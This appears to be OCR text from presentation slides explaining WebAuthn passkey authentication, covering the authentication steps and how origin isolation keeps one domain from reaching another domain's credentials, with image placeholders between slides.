
ARCHITECTURE - AUTHENTICATION



Step 1

- Interacts with the WebAuthn API


ARCHITECTURE - AUTHENTICATION



Step 2

- Browser utilizes the client platform to request hardware authorization

ARCHITECTURE - AUTHENTICATION



Step 2

- Following user authorization, client platform searches for potential credentials (relevant private key)

SECURITY - ORIGIN

WebAuthn API

Microsoft.com	Github.com
user1	user3
user2	user4


SECURITY - ORIGIN

What credentials are available for Microsoft.com?


WebAuthn API

Microsoft.com	Github.com
user1	user3
user2	user4

SECURITY - ORIGIN




WebAuthn API




SECURITY - ORIGIN

No access to another domain's (origin) credentials

WebAuthn API



ARCHITECTURE - AUTHENTICATION



Windows Security

Sign in with your passkey

To sign in to "login.microsoft.com", choose a passkey.

